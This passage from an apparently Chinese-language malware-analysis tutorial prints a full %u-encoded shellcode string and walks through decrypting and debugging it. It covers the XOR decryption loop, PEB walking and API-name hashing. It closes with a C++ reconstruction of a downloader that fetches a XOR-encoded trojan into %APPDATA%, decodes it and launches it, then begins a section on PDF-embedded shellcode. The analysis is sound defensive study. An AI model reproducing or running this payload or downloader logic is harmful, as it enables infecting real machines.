3%uE62

2%u1109%u2E69%u3B69%u2161%uD1F2%uB222%uB1B3%uB2B2%uB2B2%uB2B2%uB2B5%u69B2%uEAA4%u650A%uE2E2%u63E2%uFA26%uE2E6%u83E2%uA425%uE1F6%uE2E2%uD1E2%u692B%uC6DE%u0D61%u6194%uEA26%u2BD1%u051D%uE288%uB41D%u86F6%uD243%uE2E2%u69E2%uEEA2%u9269%u4FFE%u8A69%u69EA%u6B15%u86B4%uE688%u0ABB%uE241%uE2E2%u0072%u8A1A%uD0D1%uE2E2%uB78A%u8791%uB690%uE469%uF00A%uE2E2%u69E2%u880A%uBBE7%u660A%uE2E2%u00E2%uD11B%uB51D%uB41D%u62E6%u0ADA%uDA62%u970B%u63F3%uE79A%u7272%u7272%uEA96%u1D69%u69B7%u6F0E%uE7A2%u021D%uDA0A%uE2E2%u21E2%uDA62%u620A%u0BDA%uF397%u9A63%u72E7%u7272%u9672%u8A05%uE8EA%uE2E2%uA26F%u1DE7%u0A02%uE2F5%uE2E2%u0A21%uE2F3%uE2E2%uF35A%uE6E3%u2062%uE2EE%uE009%u21BA%u1B0A%u1D1D%uB91D%uE524%u6B5A%uE3BD%u2584%uE7A5%u021D%uB121%u3E69%u88B1%u8AA2%uF2E2%uE2E2%u69B5%uC2A4%u640A%u1D1D%uBA1D%uB321%u69B4%uDE97%u9669%u9ACC%u17E1%u69B4%uC294%u17E1%u2BD1%uA3AB%uE14F%uD127%uED39%uF25C%u34D8%uEA96%u2923%uE1E5%uA238%u1309%uFDD9%u0597%u69BC%uC6BC%u3FE1%u6984%uA9EE%uBC69%uE1FE%u693F%u69E6%u27E1%uBC49%u21BB%u9B0A%u1D1E%u501D%u0010%u5016%uEDD4%u12F1%u99AA%uD0DF%u7396%u67EE%u4D3D%u8159%u336B%uB3AD%u58A2%uE59D%uC070%uFC92%u8646%u710D%u06D0%u6C76%uE8F1%u9B4E%u04DB%u267A%uFD6F%uB596%uEF84%uA11D%u4E5C%u7A39%uF2E8%u621A%u4D34%u1978%uF7B1%u8A84%u9696%uD892%uCDCD%u8083%uCC8C%u8C86%uD291%uD7D5%uCCD7%u878C%uCD96%uCD86%u8686%uCC86%u9A87%uE287%uE2E2

将这些 Shellcode 放到 EXE 根部，组成一个 EXE，见参考资料(1)附件，如图 5-2-1：




图　5-2-1

警告：如果你直接解压这个程序，你的杀毒软件可能会报警。这是因为该 Shellcode 已经被多个杀毒软件作为特征入库。请在虚拟环境执行，或者暂时关闭杀毒软件。




图　5-2-2




图　5-2-3

CALL 405006 调用时，会将其下一条指令的地址压栈，因此 00405006 处的 POP EBX 其实获取到的就是下一条指令的地址。

之后 ECX = 0x3F8 的语句其实就是为了告诉下面的 LOOP 指令要循环多少（0x3f8）次，这也是加密后的字符串长度。




图　5-2-4

然后，下一句意义其实不大，只是为了确保要解密的内容对不对，如图 5-2-5：




图　5-2-5

紧接着是一个 JNZ 指令，可以看到 OllyDbg 之前发生了解析错误。

OD 解析为了 DB、TEST、DB 三条不伦不类的数据+指令的结合，对比 IDA 的结果可以知道这里是一个 JNZ，实际上跟着 CMP，这里十有八九也是跳转指令。

选中三行，右键选择 analysis - remove analysis from selection，这时就可以恢复正常的语句，如图 5-2-6：




图　5-2-6

接下来的 XOR+LOOP 则就是经典的“加密/解密”，一大牛也戏称中国三大加密算法之一的异或解密。解密密钥很明显就是 0xe2 了。

在 LOOP 下一行下断点，可以得到解密后的内容，此时 OD 还是解析有误，我们手动选择 0x5033-0x3f8 左右的内容，重复 remove analysis 的过程即可得到基本正确的代码，如图 5-2-7：




图　5-2-7

处理后，如图 5-2-8：

```
00405020   EB 05          JMP SHORT 00405027
00405022   E8 DFFFFFFF    CALL 00405006
00405027   E9 82030000    JMP 004053AE
0040502C   5F             POP EDI
0040502D   64:A1 300000   MOV EAX,DWORD PTR FS:[30]
00405033   8B40 0C        MOV EAX,DWORD PTR DS:[EAX+0C]
00405036   8B70 1C        MOV ESI,DWORD PTR DS:[EAX+1C]
00405039   AD             LODS DWORD PTR DS:[ESI]
0040503A   8B68 08        MOV EBP,DWORD PTR DS:[EAX+8]
0040503D   8BF7           MOV ESI,EDI
0040503F   6A 0F          PUSH 0F
00405041   59             POP ECX
00405042   E8 22030000    CALL 00405369
00405047   90             NOP
00405048   E2 F8          LOOP SHORT 00405042
0040504A   68 33320000    PUSH 3233

Address   Hex dump                                          ASCII
```


图　5-2-8

4053AE 处仍然是一个 CALL，会回到 40502C 处，上图中 JMP 的下一行。为什么这么做大家应该很容易理解，和之前一样，4053AE 之后的一句很可能就是常量值了，而且 40502C 处也有 POP EDI 的语句，如图 5-2-9：

```
004053AE   E8 79FCFFFF    CALL 0040502C
```


图　5-2-9

由于之前我们 remove analysis 比较多，导致了后面的常量也被当作了代码，这个很容易就能发现，因为里面出现了大量的不明所以的代码，如图 5-2-10：

```
004053AE   E8 79FCFFFF    CALL 0040502C
004053B3   B2 F2          MOV DL,0F2
004053B5   E2 F4          LOOP SHORT 004053AB
004053B7   B2 36          MOV DL,36
004053B9   0F             DB 0F                          Unknown command
004053BA   13F0           ADC ESI,EAX
004053BC   48             DEC EAX
004053BD   7B 3D          JPO SHORT 004053FC
004053BF   327491 0C      XOR DH,BYTE PTR DS:[EDX*4+ECX+0C]
004053C3   85DF           TEST EDI,EBX
004053C5   AF             SCAS DWORD PTR ES:[EDI]
004053C6   BB 6389D14F    MOV EBX,4FD18963
004053CB   51             PUSH ECX
004053CC   40             INC EAX
004053CD   BA 7F079222    MOV EDX,2292077F
004053D2   70 1E          JO SHORT 004053F2
004053D4   A4             MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI
004053D5   64:EF          OUT DX,EAX                     Superfluous segment override prefix
004053D7   93             XCHG EAX,EBX
004053D8   32E4           XOR AH,AH
```


图　5-2-10

右键中选择 Analysis code 即可重新分析这块，如图 5-2-11：




图　5-2-11

我们假装什么都没看见，继续调试这段代码，如图 5-2-12：




图　5-2-12

30、0c、1c、8，这些令人熟悉的数字（不记得了请看上篇最后），可以肯定的知道这里就是在获取某个函数地址，其实就是 LoadLibrary 了，这个肯定是各个 Shellcode 第一个要做的事情，要不然后续如何开展呢:)。

405369 的 CALL 即会获取所需的函数地址。比较字符串可能会用掉较多的空间，所以这里它采用了给函数名取 HASH 的方式，如图 5-2-13：




图　5-2-13

即伪代码如下：

```
DWORD dwHash;
CHAR chFuncName;
while(chFuncName = szWindowsAPIName++)
{
dwHash += chFuncName;
_ROR(dwHash, 7);
}
```

在函数名这种大概一个模块就几百个的东西里面，这个 HASH 算法还是可以做到粗略的准确的，如图 5-2-14：




图　5-2-15

此例中，在这附近就是存着的他们想要拿到的函数的 HASH，获取到函数地址之后会覆盖掉对应的 Hash，可见空间用的还是比较紧凑的，如图 5-2-16：




图　5-2-16

之后就是简单的函数跟踪了，有兴趣的话可以自己跟踪一下，之后该 Shellcode 的动作我直接写成 C++代码了，供参考，获取函数地址的细节代码我就跳过不写了，不保证可编译，不过如果要编译的话简单修改应该就可以了：

```
HMODULE hModule = LoadLibraryA(“User32”);
GetAddressFromModule(hModule, “GetModuleHandleA”); //自己获取函数地址的函数，没用系统的GetProcAddress，估计为了省字符串的长度，这里事实上还是用的Hash，为了方便阅读这么写了
if(GetModuleHandleA(“urlmon”) == NULL)
{
    hModule = LoadLibrary(“urlmon”);
}
GetAddressFromModule(hModule, “URLDownloadToFileA”);

hModule = LoadLibraryA(“shell32”);
GetAddressFromModule(hModule, “SHGetSpecialFolderPathA”);

CHAR buffer[MAX_PATH];
SHGetSpecialFolderPathA(0, buffer, 0x1a, 0);  //APPDATA
```

```
strcat(buffer + strlen(buffer),  “\a.exe”);
do
{
    if (URLDownloadToFileA(0, MALICIOUS_URL, buffer, 0, 0) == S_OK)
    {
    //这个 URL 访问不了了，所以必然不是 S_OK，执行完以后手动置 EAX 为 0，然后随便拷贝个 EXE 去%appdata%\a.exe 吧，要不然后面调试起来会比较蛋疼
        HANDLE hFile = CreateFileA(buffer, 0xc0000000, 2, 0, 3, 0, 0 );
            if(hFile != INVALID_HANDLE)
        {
            DWORD dwFileSizeLo = GetFileSize(hFile, 0);
            CHAR buffer_otherone[1024];
            buffer[strlen(buffer) - 5] =  ‘b’; //实际上操作语句不是这样，不过最后结果一样，简单写好了
            HANDLE hFile2 = CreateFileA(buffer, 0x40000000, 0, 0, 2, 0, 0);
            if(hFile2 == INVALID_HANDLE) break;
            SetFilePointer(hFile, 0, NULL, FILE_BEGIN);
            DWORD dwPos = 0;
            while(dwPos < dwFileSizeLo)
            {
                ReadFile(hFile, buffer_otherone, 1024, dwBytesRead, NULL);
                dwPos += 1024;
                for(int i=0; i<1024; ++i)
                {
                    if(buffer_otherone[i] != 0 && buffer_otherone[i] != 0x95)
                        buffer_otherone[i] ^= 0x95;
                }
                //事实上木马下载回来的文件是 0x95 异或过的，只是为了防杀，所以这里为了保证它能正常运行，还需要这一步给它解回来
                WriteFile(hFile2, buffer_otherone, 1024, 0, 0);
            }
            CloseHandle(hFile);
            CloseHandle(hFile2);
            buffer[strlen(buffer) - 5] =  ‘a’; //实际上操作语句不是这样，不过最后结果一样，简单写好了
            DeleteFileA(buffer);
            buffer[strlen(buffer) - 5] =  ‘b’;
            WCHAR bufferw[256];
            MultiByteToWideChar(buffer, CP_ACP, 0, buffer, 256, bufferw,  256);
            CreateProcessInternalW(0,0, bufferw, 0, 0, 0, 0); //启动木马
        }
    }
}while(0);
```

```
ExitProcess(0);
```

MALICIOUS_URL 就这玩意，不贴上来了，要不白送别人一个友情链接多不好，如图 5-2-17：




图　5-2-17

VI.2 Shellcode in PDF

Adobe PDF Reader 是一个全球内都广泛使用的工具，而它又可以在 IE 中实例化，因此，PDF 漏洞也是攻击者热衷于挖掘和利用的一个重要部分，而 PDF 中也允许 Javascript 的执行，这就更加剧了其安全问题，本节将简单介绍如何提取 PDF 中的 Shellcode。

关于 PDF 结构的细节不在这里过多介绍，以下是一个 PDF 的很常见的形式，PDF 有明显的“节”（x x obj）和“节”信息（用双尖括号包围），而为了控制 PDF 的大小，PDF 是支持多种压缩方式的，一种方式是 zlib 算法的压缩，这种方式压缩的节显示如下，可以从 FlateDecode 来区分出来。

在 stream-endstream 之间的就是压缩后的内容，还有个特征是这段内容的第一个字是“x”，如图 5-2-18：




图　5-2-18

当然，PDF 也是支持明文存放的甚至于直接内部执行 JS，例如图 5-2-19：

